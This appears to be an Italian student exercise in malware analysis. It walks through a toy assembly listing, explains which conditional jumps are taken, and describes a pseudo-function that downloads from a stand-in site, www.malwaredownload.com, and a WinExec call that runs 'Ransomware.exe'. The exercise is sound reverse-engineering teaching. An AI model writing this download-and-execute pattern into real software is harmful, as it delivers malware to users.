Progetto S11L5

Traccia:


Con riferimento al codice presente nelle slide successive, rispondere ai seguenti quesiti:

1. Spiegate, motivando, quale salto condizionale effettua il Malware.
2. Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.
3. Quali sono le diverse funzionalità implementate all'interno del Malware?
4. Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione.

1) Il salto condizionale che **viene effettuato** dal malware è il **jz loc 0040FFA0**. Questo perché il jump è determinata dal risultato del confronto eseguito immediatamente prima del salto, ovvero il confronto fra il valore nel registro EBX e il numero 11 (cmp EBX, 11). Dopo aver incrementato EBX di 1 (inc EBX), il cui valore iniziale era 10, EBX diventa 11. Il confronto cmp EBX, 11 verifica quindi se EBX è uguale a 11, il che è vero.

Il salto condizionale che **non viene effettuato** nel malware è il **jnz loc 0040BBA0**. Questa decisione deriva dal risultato del confronto fatto subito prima del salto condizionale, cioè il confronto tra il valore nel registro EAX e il numero 5 (cmp EAX, 5). Il codice inizia con l'assegnazione di valori ai registri EAX e EBX con i comandi **mov EAX, 5** e **mov EBX, 10**, rispettivamente. Successivamente, viene eseguito un confronto tra il valore di EAX e il numero 5. Poiché EAX è stato appena impostato a 5, il risultato del confronto indica che EAX è uguale a 5.

2)



Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile ()	; pseudo funzione

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings \Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

3) Il software malevolo dispone di due capacità operative, tuttavia ne attiva solamente una:

- Download di Contenuti Dannosi: Anche se il blocco di codice per il download non viene eseguito il malware contiene istruzioni per scaricare file da Internet (DownloadToFile()), indicando che ha la capacità di scaricare ulteriori payload dannosi o aggiornamenti di se stesso.
- Esecuzione di File: Il malware ha la capacità di eseguire un file specificato (Ransomware.exe), come indicato dall'uso della funzione WinExec() dopo aver impostato il percorso del file tramite il registro EDX.

4) Ci sono due chiamate di funzione, identificate dalle istruzioni call DownloadToFile() e call WinExec() ,i parametri vengono trasmessi tramite lo stack facendo uso del comando push. In dettaglio:

- Alla funzione "DownloadToFile()" si fornisce l'URL (www.malwaredownload.com) da cui effettuare il download di ulteriori file infetti.
- Alla funzione "WinExec()" si fornisce il percorso completo dell'eseguibile da eseguire.